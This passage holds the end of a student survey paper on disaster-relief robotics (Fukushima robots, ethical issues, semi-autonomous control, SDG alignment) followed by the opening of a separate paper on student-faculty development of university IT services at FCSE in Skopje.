mm thick steel plates, but one of its drawbacks was the fact that it had to be driven by a human driver to the site.[9]



Fig. 4. Two iRobot PackBots Working Together to Open a Door during the Fukushima Daiichi Nuclear Accident

A huge percentage of the robots used for dealing with this unfortunate event were actually multipurpose robots, initially created to satisfy the needs of different fields. An excellent example of this kind of a robot was Quince, the first domestic robot used at the Fukushima disaster site. The initial mission of this robot, which was to sample the contaminated water and install a water gauge in the basement of the reactor buildings failed, but several days later it managed to access the upper floors of the reactor buildings, a task in which its predecessor PackBot failed. As said above, Quince was originally developed to be used in the event of a chemical terrorist attack, but it still provided satisfactory results for the event in question. Unfortunately after a while of operating this robot, its cable was disconnected by mistake, so the robot had to be left inside the reactor building. This potential issue was subsequently taken care of in the continuation of the series of Quince robots, consisting of Quince 2 and Quince 3 which were designed to return with the assistance of communication through another functional robot, if the cable disconnects. [10]



Fig. 5. The 5 most commonly used robots for handling the aforementioned tasks at the Fukushima disaster site.

Even though significant improvements were made in this field ever since the Fukushima Disaster, the use of nuclear emergency response robots has not been perfected till the present day. However there are several characteristics which were recognized to be of utter importance to the nuclear emergency response robot.

Firstly, miniaturization of the robot definitely needs to be considered, since bulky and massive robots make the process of transportation to the site very complex and inconvenient. Frequently the weight of the robot should not exceed 70 kilograms and can usually be carried by two people.

Another important thing to consider is the low frequency of nuclear disasters, which motivates the robotic engineers to focus on generalization of the models and use of components commonly used in other industries. However a huge difference between nuclear accidents and any other types of accidents is the exposure to a huge amount of radiation, which is why the primary focus should be put on creating robots resistant to radioactivity. To achieve this, radiation shielding materials need to be used, such as tungsten, lead, tantalum and

boron-containing materials, depending on the type of radiation defined by the amount of energy found in the photons. [11]

V. ETHICAL DILEMMAS

A. Fairness and discrimination

In the paper (Brandão et al., 2020)[12] it is described how a UAV rescue mission may unfold. The UAV need to resupply and fly out again. The city has a specific distribution of the population the UAV will skew according to that distribution. if the city in question has a high-density concentration of university students in its center, and the UAV begins its exploration missions from the area surround-ing the base station, it will mostly find young people, who are usually more likely to survive than older people living elsewhere. The UAV will therefore be successful in terms of finding as many people as possible, but at the same time it will not respect the notion of distributive fairness, accord-ing to which, in this context, priority should be given to those who are most at risk (and need to be found first).

B. False or excessive expectations

The rescue teams are generally unable to make sound assessments about the capabilities and limitations of rescue robots. Sometimes they may overestimate the robots capabilities or underestimate them. In the first case this could lead to false hopes that the victim could be rescued by the robot. On the other hand robots may be underutilized leading to waste of resources [13].

C. Labor replacement

Rescue robots will likely replace human operators in the most physically challenging or high- risk rescue missions. Replacing humans with robots may determine degraded performance with respect to victim contact, situation awareness, manipulation capabilities, etc., pointing out that robot-mediated contact with victims may interfere with medical personnel's ability to perform triage or provide medical advice or support [13]).

D. Responsibility

There is a issue in both moral and legal responsibility. Moral responsibility concerns blame, legal responsibility concerns accountability. If robots act on their own and malfunctions a problem can arise who is to blame, the operator, the software developer, the manufacturer or the robot itself. Responsibility assignment problems, they continue, become particularly complicated when the robot has some degree of autonomy, self-learning capabilities or is capable of making choices that were not explicitly programmed [13].

E. Safety

This is one of the key priorities to keep in mind when using a robot in this context but this needs to be inherently balanced with other priorities since the inherent job implies risk. Robots minimize risk in that they replace rescue workers but this may increase risk in the victim, since the robot can malfunction.

An obvious example of this is a UAV doesn't recognise a human and it hits them [13].

F. Trust

The trust in a agent can be divided into two separate beliefs: a) the ability to perform the task and b) the desire to perform it.[14] These can be also treated as confidence and reputation. The main problem with robots is that humans don't have confidence in robots because they are unpredictable. Humans can anticipate each others actions while with robots that is not the case.

G. Discussion

Over the past years the capabilities of rescue robots have vastly improved. As reported by Delmerico and colleagues in their review of the current state and future outlook of rescue robotics, developments in UAVs have led to new applications for aerial platforms, progress in control and actuation now make it possible for legged robots to negotiate tough terrains, and novel human-robot interfaces are improving the ways in which operators can interact with robots.[15] Yet, the ethical concerns associated with the use of such robots remain largely overlooked in the literature. [16]

VI. IMPLEMENTING MACHINE LEARNING ALGORITHMS THAT ALLOW ROBOTS TO ADAPT AND LEARN FROM REAL-WORLD DISASTER SCENARIOS

One of the main challenges disaster relief robotics faces today is urban search and rescue (USAR) operations. This is especially noticeable in the difficulties of navigating cluttered and hazardous environments to locate and aid victims. Controlling rescue robots remotely via teleoperation can be quite difficult during fast-changing and unpredictable disasters.[17] On the other hand, fully autonomous system encounter trust and hardware problems, which again is not an ideal solution. To bridge these gaps, a fresh and very promising approach emerges: learning-based semi-autonomous controllers. These controllers combine human oversight with robot independence, thus allowing the utilization of machine learning adaptability.

In this context, an original hierarchical reinforcement learning (HRL)-based semi-autonomous control architecture is introduced. This architecture battles the complexities of USAR environments by giving the rescue robots an opportunity to learn from previous experience and dynamically adapt their actions. Therefore the robot's performance in navigating cluttered, unknown and hazardous disaster scenes is dramatically increased.

The proposed semi-autonomous control architecture integrates sensory input from onboard robot sensors, including a real-time 3-D mapping sensor, a thermal camera and infrared sensors, to provide comprehensive awareness of the surroundings. The images provided by the 3-D mapping sensor are fed to modules such as simultaneous localization and mapping (SLAM), making the creation of a detailed 3-D map of the disaster scene possible. Concurrently the Human-Robot Interaction (HRI) Interface module empowers operators with

the necessary tools for human control, enabling them to access sensory information and control the movements of the robot. Finally the deliberation module allows the robot to determine its level of autonomy by using MAXQ. MAXQ is a hierarchical reinforcement learning method that takes one complex task and divides it into a hierarchy of simpler subtasks. Each subtask is associated with a specific goal and the semi-autonomous agent learns how to achieve these goals through reinforcement learning. MAXQ also allows the reuse of learned subtask policies across different scenarios. The last level of this architecture is represented by the robot actuators which take the action that the Deliberation module above it had already chosen as the most optimal and translate it into appropriate motor signals.




Fig. 6. Semi-autonomous control architecture

The overall task which is to be accomplished in an urban search and rescue operation is a Root task, which can be further divided into four subtasks: 1) Navigation to Unvisited Regions; 2) Victim Identification; 3) Navigation; 4) Human control.[18]

The first subtask focuses on exploring uncharted areas within the disaster scene by using a direction-based exploration strategy, which means that instead of following a predefined path, the robot selects its next direction based on certain criteria, such as maximizing coverage of the unexplored area or avoiding obstacles.[18]

The second subtask which aims to locate potential victims in the cluttered and unknown areas, employs a thermal camera and a probability-based approach to identify human heat signatures. In this probability-based approach the size of the heat sources is being analyzed to estimate the probability of a victim being present in a specific location. Using this approach allows the robot to make an informed decision about whether to proceed investigating in a certain location or to dismiss it as a non-victim area and save a substantial amount of time by focusing on more critical areas.[18]

The third subtask is solely focused on the navigation of the robot, by utilizing information from a grid map which provides details about the environment surrounding the robot. This

includes data about nearby obstacles, pathways and potential dangers. Additionally the sensors provide information about the depth profiles, which allows the robot to determine the climbability of the rubble piles and avoid areas that pose significant challenges or risks. When executing this subtask the robot dynamically adjusts its actions based on immediate rewards. Positive rewards can be given for moving towards unexplored[18] or partially explored areas, when the robot successfully avoids collisions with obstacles and when the robot follows the desired exploration direction.

The fourth subtask, human control, plays a very important role by giving human operators the ability to intervene whenever that's needed. Human operators can assist with determining preferred directions for exploration, by guiding the robot towards those areas of interest. They can also take over the local navigation tasks of the robot in situations where challenging physical obstructions stand before it. This results in increased safety and effective navigation in complex environments. Even during periods of human intervention, the robot remains in a learning mode, observing and adapting based on the actions and outcomes determined by the operator.[18]

In the implementation of learning-based semi-autonomous controllers for disaster relief robotics, the utilization of robotic platforms like Clementine plays a crucial role in enhancing search and rescue operations. Clementine is a mobile robot developed by a group of students at the Colorado School of Mines, and it is equipped with a ring of 24 ultrasonics, a laser navigation system and two cameras. [20] Clementine was used for research in indoor task domains and assessment of dangerous environments. The purpose of this project was testing search strategies within a semi-autonomous control architecture. The laser navigation system was used for localization, the ultrasonics for obstacle avoidance and the color video camcorders for target detection. The robot begins by being positioned at the center of the search area by the operator, after which the operator directs the robot to divide the area into slightly overlapping sectors based on the capabilities of its sensors. After the division has been performed, the robot takes autonomous control and starts examining the first sector. If it identifies a potential target there, it suspends the search and activates the examination phase. This phase involves estimating the distance to the target, adjusting the robot's position for optimal viewing and waiting for the operator to inspect the scene. After the operator is done with their inspection, if the operator instructs the robot to continue the search, the robot moves on to the next sector. Once the robot covers all sectors in a similar fashion it notifies the operator that the search has been completed. This ensures thorough coverage while optimizing efficiency and conserving resources.[19]

In summary, the introduction of learning-based semi-autonomous controllers marks a big step forward in disaster relief robotics. By combining human guidance with machine learning, these controllers help rescue robots work better in tough situations. With its flexible design and smart features, this new approach makes urban search and rescue missions safer and more effective, improving how we respond to



Fig. 7. Clementine while performing tests

disasters.

VII. DISASTER RESPONSE ROBOTS SUPPORTING THE SUSTAINABLE DEVELOPMENT GOALS

Fotokite Sigma is an advanced unmanned aerial system (UAS) designed by Fotokite [20] to support first responders during critical situations. This robot is fully autonomous and actively tethered, allowing safe and reliable operation in any emergency scene, even in harsh weather conditions. With its built-in redundancy features, Fotokite Sigma is engineered to provide a critical aerial overview of the scene during fire responses, search and rescue missions, or traffic jams. The system's advanced autonomy ensures simple and efficient operation, while the tethered design allows for long-duration flights without the need for battery changes or refueling.

Colossus is a fire-fighting robot that was designed by Shark Robotics [21] for operations in high-risk areas. Built to withstand extreme conditions, this electric robot is equipped with ultra-strong batteries, allowing for up to 12 hours of operational use. It is highly adaptable, featuring over 11 easily interchangeable mission options. With its robust construction and resistance to thermal waves up to 900°C, this multi-purpose robot can be deployed in a range of indoor and outdoor environments and to climb stairs. Despite its heavy-duty capabilities, this robot is easy to use and transport, with remote control, digital tablets, and integration of AI bricks. Colossus was first developed in partnership with the Paris Firemen to meet the specific operational needs of firefighting units.



Fig. 8. Fotokite Sigma and Colossus

The United Nations created 17 world development goals called the Sustainable Development Goals. [22] They were created in 2015 with the aim of "peace and prosperity for people and the planet, now and into the future." Both of these robots are helping achieve 4 of these 17 goals and are aligned with the ideals of the United Nations. This advancement directly improves the environment and at the same time it serves our disaster relief efforts.

Fotokite Sigma and Colossus can help achieve SDG 3: Good health and wellbeing, by improving emergency response capabilities. These robots assist emergency responders by providing critical aerial footage and situational awareness to quickly assess the situation and provide aid. They can also reduce the risk of injury or death to responders and the public by entering hazardous areas or providing aerial footage of burning buildings. The use of autonomous technology in emergency response can promote innovation, improve response times and outcomes, and ultimately lead to better health and well-being for those affected by emergency situations.

By leveraging cutting-edge technology like Fotokite Sigma and Colossus, we can work towards achieving the targets of SDG 11: Sustainable cities and communities. Indeed, these robots can improve emergency response capabilities and help ensure the safety of residents in urban areas. Fotokite Sigma can help achieve this goal by improving situational awareness. It can monitor areas that are at risk of disasters and take proactive measures to ensure the safety of the people living there. In the event of a fire, Colossus can play a critical role in minimizing the disaster impact and making the affected areas safer. Its rapid intervention capabilities can help contain the fire and prevent it from spreading, thereby reducing the risk to lives and property.

Both robots can contribute to SDG 13: Climate Action, particularly in the context of responding to natural disasters or emergencies that are exacerbated by climate change. Fotokite Sigma could support emergency response efforts during extreme weather events, such as hurricanes or floods, by providing critical aerial footage and situational awareness to first responders. This can improve response times and minimize the impact of such events on affected communities. Colossus could be used to respond to wildfires, which are becoming more frequent and severe due to climate change. By intervening early and preventing or containing fires, this robot can help to mitigate their impact on the environment and reduce greenhouse gas emissions from wildfires.

These robots could contribute to SDG 15: Life on Land, depending on how they are used in practice. By identifying potential hazards and risks to the environment, Fotokite Sigma can help prevent or minimize damage to natural ecosystems, contributing to the conservation and sustainable use of terrestrial and aquatic resources. Moreover, Fotokite Sigma can support efforts to mitigate the impact of natural disasters on ecosystems and biodiversity by improving situational awareness in disaster response situations. Colossus could be used to prevent or mitigate forest fires, which can have devastating effects on ecosystems and wildlife.

However, it's worth noting that the primary function of these robots is to support emergency response efforts and improve public safety, so their contribution to SDG 15 would likely be secondary to this goal. Additionally, it is important to ensure that the use of these robots is done in a way that is environmentally sustainable and does not have negative impacts on ecosystems or wildlife.

VIII. CONCLUSION

In summary the field is growing at a break-neck pace with new innovations happening every day. As we saw in the case study how much we have progressed from the past. But this means that there needs to be higher scrutiny in regards to the ethical questions. Because if we don't pay attention to those questions the use of robotics in disaster relief could be slowed down, and by doing so we will hurt the people we are trying to help. Artificial intelligence is a useful tool, but that tool needs to be used properly.

The presented advancements, incorporated by the functionalities of Colossus and Fotokite Sigma, signify tangible progress in overcoming persistent challenges. These robotic systems provide pragmatic solutions and align with Sustainable Development Goals by enhancing health, well-being, and safety in disaster-affected areas.

REFERENCES

- [1] P. Y. Murphy, R. R., "Disaster Robotics". MIT Press. 2014. [Online]. [accessed: February, 24 2024]
- [2] Cuny, F. (1992). Introduction to disaster management lesson 1: The scope of disaster management. *Prehospital and Disaster Medicine*, 7(4), 400-409.
- [3] Dams, S., Levitan, M., Friedland, C. (2014). High resolution imagery collection for post-disaster studies utilizing unmanned aircraft systems (UAS). *Photogrammetric Engineering and Remote Sensing*, 12, 1161-1168.
- [4] Steimle, E., Murphy, R., Lindemuth, M., and Hall, M. (2009). Unmanned marine vehicle use at Hurricanes Wilma and Ike. *Unmanned marine vehicle use at Hurricanes Wilma and Ike. OCEANS* (pp.1-6). IEEE.
- [5] Energy5 Blog. 2023. [Online]. [accessed: February, 24 2024]
- [6] V. Saenko, V. Ivanov, A. Tsyb, et al, The Chernobyl accident and its consequences, *J. Clinical Oncology*. 2011 (23): 234-243. [Online]. [accessed: February, 24 2024]
- [7] M. Rowland, M. Holliday, J. Karpachov, et al, Proposed radiation hardened mobile vehicle for Chernobyl dismantlement and nuclear accident response, DOE, USA, 1995. [Online]. [accessed: February, 24 2024]
- [8] A. V. Tochilin, I. E. Voronkov, V. Alabin. Experience and prospects of using robotics in the nuclear power industry. IOP Publishing. 2021. [Online]. [accessed: February, 24 2024]
- [9] Mid and Long-term Roadmap towards the decommissioning of Tepco's Fukushima Daiichi Nuclear Power Station Units 1 - 4. [Online]. [accessed: February, 24 2024]
- [10] K. Nagatani et al., "Redesign of rescue mobile robot Quince," 2011 IEEE International Symposium on Safety, Security, and Rescue Robotics, Kyoto, Japan, 2011, pp. 13-18, doi: 10.1109/SSRR.2011.6106794. [Online]. [accessed: February, 24 2024]
- [11] Robin R. Murphy, S. Takodoro, A. Kleiner. "Disaster Robotics" 2016. [Online]. [accessed: February, 24 2024]
- [12] Brandão, M., Jirotko, M., Webb, H., Luff, P. (2020). Fair navigation planning: A resource for characterizing and designing fairness in mobile robots. *Artificial Intelligence*. [Online]. [accessed: February, 24 2024]
- [13] Harbers, M., de Greeff, J., Kruijff-Korbayová, I., Neerinx, M. A., Hindriks, K. V. (2017). Exploring the ethical landscape of robot-assisted search and rescue. Cham: Springer. [Online]. [accessed: February, 24 2024]

- [14] Stormont, D. P. (2008). Analyzing human trust of autonomous systems in hazardous environments. AAAI Workshop - Technical Report, WS-08-05, 27–32. [Online]. [accessed: February, 24 2024]
- [15] Delmerico, J., Mintchev, S., Giusti, A., Gromov, B., Melo, K., Horvat, T., Cadena, C., Hutter, M., Ijspeert, A., Floreano, D., Gambardella, L. M., Siegwart, R., Scaramuzza, D. (2019). The current state and future outlook of rescue robotics. *Journal of Field Robotics*, 36, 1171–1191. [Online]. [accessed: February, 24 2024]
- [16] Linda Battistuzzi, Carmine Tommaso Recchiuto, Antonio Sgorbissa (2021) Ethical concerns in rescue robotics: a scoping review. [Online]. [accessed: February, 24 2024]
- [17] J. Burke and R. R. Murphy, “Human-robot interaction in USAR technical search: Two heads are better than one,”
- [18] Robin R. Murphy and J. Jake Sprouse, Strategies for Searching an Area with Semi-Autonomous Mobile Robot
- [19] Undergraduate Interdisciplinary Robotics Team, Colorado School of Mines
- [20] Fotokite Website. [Online]. [accessed: February, 24 2024]
- [21] Shark Robotics Website. [Online]. [accessed: February, 24 2024]
- [22] United Nations. “Sustainable Development Goals”. New York. September 2015. [Online]. [accessed: February, 24 2024]

Empowering Academic Excellence: A Case Study of Student-Faculty Collaboration in Developing and Maintaining IT Solutions at FCSE

1st Elena Atanasoska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
elena.atanasoska@students.finki.ukim.mk*

2nd Bojana Marojevikj

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
bojana.marojevikj@students.finki.ukim.mk*

3rd Ana Todorovska

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
ana.todorovska@finki.ukim.mk*

4th Vojdan Kjorveziroski

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vojdan.kjorveziroski@finki.ukim.mk*

5th Vladislav Bidikov

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vladislav.bidikov@finki.ukim.mk*

6th Kostadin Mishev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
kostadin.mishev@finki.ukim.mk*

7th Riste Stojanov

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
riste.stojanov@finki.ukim.mk*

Abstract—The Faculty of Computer Science and Engineering (FCSE) at Ss. Cyril and Methodius University in North Macedonia has adopted an innovative approach to develop and maintain IT solutions through student-faculty collaboration. This paper presents a case study of this collaboration, focusing on projects undertaken within the Web Programming course. Through the integration of students into the development and management of services, FCSE addresses operational challenges while providing students with valuable learning experiences. The paper outlines the implementation strategy, emphasizing the use of a centralized database and multiple web applications aligned with course content. Furthermore, it discusses the increasing student enrollment in the course, indicating growing interest and participation in collaborative projects. Overall, this paper highlights the benefits of this collaborative approach in preparing students for future endeavors in web development and fostering continuous improvement within FCSE.

Index Terms—Student-Faculty Collaboration, Web Programming, IT Solutions, Centralized Database, Technology Stack, Continuous Integration, Continuous Deployment, Student Participation, Collaboration Strategy

I. INTRODUCTION

The Faculty of Computer Science and Engineering is the largest academic unit at Ss. Cyril and Methodius University in

North Macedonia, primarily focusing on Information Technology (IT). Although it is relatively new, it has quickly become known for its proactive approach to IT education, enrolling a significant number of students and playing a crucial role in developing IT solutions aimed at enhancing operational efficiency.

The faculty has faced difficulties in managing its processes efficiently. To address these challenges, a variety of services have been developed by faculty staff. These include systems for managing student information (*iKnow*) [1, 2], consultations (*konsultacii.finki.ukim.mk*) [3], graduation processes (*diplomski.finki.ukim.mk*) [4], student requests (*molbi.finki.ukim.mk*) [5], and accreditations (*akreditacii.iknow.finki.ukim.mk*) [6]. Initially created by teaching assistants who later became professors, these systems now pose a maintenance challenge due to the current responsibilities of their developers. Additionally, as the student population grows, there is an increasing demand for new services to support their needs.

To tackle the challenges of maintaining and expanding its services, the faculty has adopted an innovative approach that integrates students into the development and management of

its services. Within the framework of their *Web Programming* course, students are encouraged to undertake projects that strengthen the faculty's operational capabilities while enhancing their own learning experience.

In this strategy, professors oversee a central database that connects to multiple web applications, each responsible for different operational aspects. This centralized system allows for efficient task delegation to students, facilitating their involvement in various projects. The selection of technology and tools for these projects is closely aligned with the *Web Programming* course content, ensuring that students work with technologies they are familiar with. This approach not only simplifies their participation but also accelerates the onboarding process for new contributors. The central database is designed to include migrations that set up essential public data, like subjects and courses, further easing the integration of students into meaningful project work.

Additionally, it's worth noting that the number of students enrolling in the course has been steadily increasing each year, indicating growing interest and participation in these student-involved projects.




Fig. 1. Annual Student Enrollment Trends in Web Programming Course

II. SERVICES OVERVIEW

This section provides a detailed overview of the collaborative services developed by students and professors within the Faculty of Computer Science and Engineering (FCSE). These services, addressing a variety of operational challenges, aim to enhance the efficiency of faculty operations across different areas.

A. *Raspredelba* (Scheduling system)

Raspredelba is an automated scheduling system for academic affairs, designed to streamline the complex process of allocating teachers to subjects, calculating student groups, assigning classrooms, and more for specific semesters at the FCSE. This project aims to optimize and automate the scheduling workflow, ensuring efficient use of resources and providing a user-friendly interface for managing academic timetables. *Raspredelba* is used by the vice dean for academic affairs, who manages the schedule for the whole faculty. Professors can

also use it to share their preferences, like which courses they want to teach and how many groups they can handle. While already in use by the vice dean and professors for academic scheduling, the *Raspredelba* system continues to be developed to incorporate additional functionalities.

B. *Akredicatii* (Accreditations)

This service focuses on managing accreditations for each subject of the study programs at FCSE. It involves ensuring that each subject meets the necessary standards and requirements for accreditation, contributing to the overall quality assurance of the academic programs offered by the faculty. Both students and professors can view accreditations, with professors having the ability to manage them. Additionally, students can access information about study programs and the professors themselves through this platform. The system is currently under active development.

C. *Molbi* (Student requests)

Molbi handles student requests, such as those for changing a subject/ professor, or application for enrollment in courses with a credit load that exceeds the maximum allowed for the semester. This system facilitates the smooth processing of student requests, enhancing administrative efficiency and providing students with a platform to manage their academic journey effectively. The system remains under active development.

D. *Diplomski* (Graduation thesis)

The *Diplomski* service revolves around managing and overseeing bachelor thesis projects undertaken by students at FCSE. It guides students and professors through the different stages bachelor thesis preparation. It involves tracking the progress of individual thesis projects, assigning mentors, and ensuring all necessary documents are provided. While the existing system remains operational, development on the new system has stalled.

E. *Magisterski* (Master thesis)

Similar to the *Diplomski* project, *Magisterski* focuses on managing master thesis projects undertaken by graduate students. These students use the *Magisterski* system to track the status of their thesis, check if they have met all the requirements and provided all the necessary documents. The system remains in a state of active development.

F. *Projects*

The *Projects* service covers various academic and research projects undertaken by students and faculty members at FCSE, including both national and international projects. Available information includes details about projects financed by FCSE for each academic year. These projects span a wide range of topics and disciplines within the field of computer science and engineering, fostering innovation and collaboration within the academic community. The new system is in the pre-development stage.

G. Konsultacii (Consultations)

Konsultacii facilitates consultations between students and professors at FCSE. It provides a platform for students to seek academic guidance, clarification on course materials, or assistance with projects and assignments, promoting effective communication and mentorship within the faculty. Students can view the office hours of the professors and their schedules, enabling them to plan and schedule consultations more effectively. The project is currently undergoing early-stage development.

H. Anketi (Surveys)

Anketi involves conducting surveys to gather feedback and insights from students regarding their courses and professors at FCSE. These surveys help in assessing teaching quality, course effectiveness, and student satisfaction, ultimately contributing to continuous improvement in academic programs. Development of the system is ongoing.

I. Dosie (Student Records)

Dosie manages student records and academic documentation at FCSE. It serves as a centralized repository for storing and accessing student information, including transcripts, grades, and attendance records, facilitating administrative processes and ensuring data accuracy and integrity. Development of the system is partially complete.

J. Results Management

The Results Management system is designed to simplify the process of publishing and organizing academic results within FCSE. The system allows for the uploading and downloading of result files, facilitating convenient access for students and faculty members. Furthermore, professors can initialize exam sessions through the platform, ensuring smooth coordination for conducting exams and publishing results. The system is in the initial stages of development.

K. Exam Schedule

The Exam Schedule service, like Raspredelba, revolves around organizing and managing exam schedules for courses at FCSE. It ensures exams run smoothly, reduces scheduling conflicts, and gives students clear information about when and where exams will take place. The system's purpose is similar to Raspredelba's, but it focuses specifically on scheduling exams. Professors can share their preferences, like when and where they want exams, and the system creates a schedule based on these preferences and other factors, such as the number of students and available rooms. The system is actively being developed.

III. SOLUTION ARCHITECTURE

The architecture of the solution is designed to facilitate efficient data management and manipulation while ensuring scalability and maintainability. A central aspect of our architecture is the adoption of a common database model, which serves as a foundational blueprint shared across all services.

This common model approach is vital as it promotes consistency and standardization in data representation, encouraging interoperability and simplifying integration between different components of the system.

By utilizing the same models across all services, we ensure seamless communication, eliminating redundancy and minimizing the risk of data inconsistencies. This standardized approach enhances code reusability, streamlines development efforts, and accelerates the deployment of new features and functionalities across different services.

Each service in our architecture follows a consistent project structure involving distinct layers: configuration, model, repository, service, and web. This structured organization promotes code maintainability and improves readability, facilitating collaboration among developers and ensuring consistency with best practices in software engineering.

Furthermore, our system incorporates reusable components for common functionalities such as paging, filtering, authentication, import, and export. By centralizing these components, we minimize code duplication, reduce development effort, and ensure consistency in user experience across different services. However, in this moment those are not structured as a separate library and are copied in each project manually. Even though there may be some inconsistencies among the projects, this simplifies the project setup for the new students and also allows easier customization whenever needed.

A Central Authentication System is integrated into our architecture to provide secure access to FCSE services. Leveraging this centralized authentication mechanism simplifies user management, enhances security, and ensures consistent authentication and authorization policies across all services.

In essence, our system architecture is designed to promote modularity, scalability, and maintainability, leveraging standardized patterns and reusable components to streamline development efforts and deliver a cohesive and robust platform for FCSE professors and students.

A. Technology stack

The technology stack is the same for all of the services that are being developed. It is based on efficient and reliable tools and technologies aimed at simplifying the development and maintenance of our projects. But most importantly, this stack is covered in the subject Web Programming and ensures that all future developers can easily start working on the tasks. While we prioritize stability and practicality over cutting-edge advancements, our approach remains focused on optimizing the project lifecycle for students' learning and contribution.

- **Spring Boot in Java:** Spring Boot [7] provides a robust and efficient framework for building web applications in Java. Its convention-over-configuration approach simplifies the setup and configuration process, allowing students to focus on writing clean and concise code. With Spring Boot, we benefit from built-in features such as auto-configuration, which reduces the need for manual setup and enhances productivity.




Fig. 2. FCSE Services Shared Data Model Architecture

- **Common Model (Database):** We maintain a common database model that houses all the necessary data structures and entities for our projects. This centralized approach ensures consistency and coherence across the different applications, enabling seamless integration and data sharing. By defining a standardized set of models for every project, we promote code reusability and minimize redundancy, facilitating efficient database management and maintenance.
- **Docker:** Docker [8] is utilized specifically for containerizing our common database and all the web applications. This ensures that the database, the web applications and its dependencies are encapsulated within a Docker container, providing a lightweight and portable environment for development and deployment purposes. By employing Docker in this manner, we achieve consistency and reproducibility across different environments, facilitating seamless collaboration among students and simplifying the deployment process for the common database.
- **Thymeleaf:** Thymeleaf [9] serves as our chosen templating engine, favoring server-side rendering over the popular front-end frameworks, such as React [10], Angular [11] or VueJs [12]. This approach simplifies development and reduces application complexity, aligning with our educational objectives to gradually introduce students to web development concepts. Thymeleaf seamlessly integrates with our Spring Boot backend, facilitating efficient communication between the presentation layer and business logic. While frontend frameworks offer advanced features, our preference for Thymeleaf reflects our focus on simplicity, practicality, and educational effectiveness in preparing students for future frontend development tasks.

Overall, the technology stack emphasizes simplicity, pro-

ductivity, and collaboration, enabling students to effectively develop and maintain web applications within the Faculty of Computer Science and Engineering. Through the strategic integration of tools like Spring Boot, Docker, Thymeleaf, and a common database model, we empower students to build robust and scalable solutions that meet the evolving needs of our academic community.

B. Common Database and Data Migration

In the collaborative projects, we maintain a central database that serves as a repository for essential project data. This common database ensures consistency and coherence across different applications, promoting seamless integration and data sharing among various project components.

To initialize and manage this common database, we employ a systematic approach to data migration. In this context, data migration is crucial for bootstrapping the common database with essential public data, such as subjects, courses, teachers and other relevant information.

By automating the data migration process, we ensure that the common database is pre-populated with the necessary data structures and entities, enabling students to onboard swiftly and commence their contributions effectively. This standardized approach to data migration not only simplifies the setup process but also promotes consistency and reliability across different project iterations.

Furthermore, the common database serves as a foundational component for our collaborative projects, facilitating efficient data management and interoperability among various project modules. By centralizing essential project data, we enhance collaboration, streamline development workflows, and foster a cohesive and integrated approach to project implementation.

In summary, the common database and data migration process play a pivotal role in our collaborative services within the Faculty of Computer Science and Engineering. By adopting a systematic approach to database management and migration, we ensure the reliability, consistency, and effectiveness of our projects, ultimately contributing to the success and sustainability of our collaborative endeavors.

IV. METHODOLOGY

In this section, we offer a thorough look at how we manage our collaborative projects in the Faculty of Computer Science and Engineering. These methods help us organize tasks and put technical solutions into action, making sure our projects run smoothly and successfully.

Tasks within our projects are carefully assigned and supervised by professors from the Web Programming course. The continuity of knowledge and expertise within our collaborative projects is facilitated by a structured mentorship program. Upper-year students which have already gone through the process, have successfully completed their tasks and demonstrated proficiency in the Web Programming course are selected as maintainers of the systems. These experienced individuals serve as mentors to incoming students, ensuring the seamless

transfer of knowledge and skills from one generation to the next.

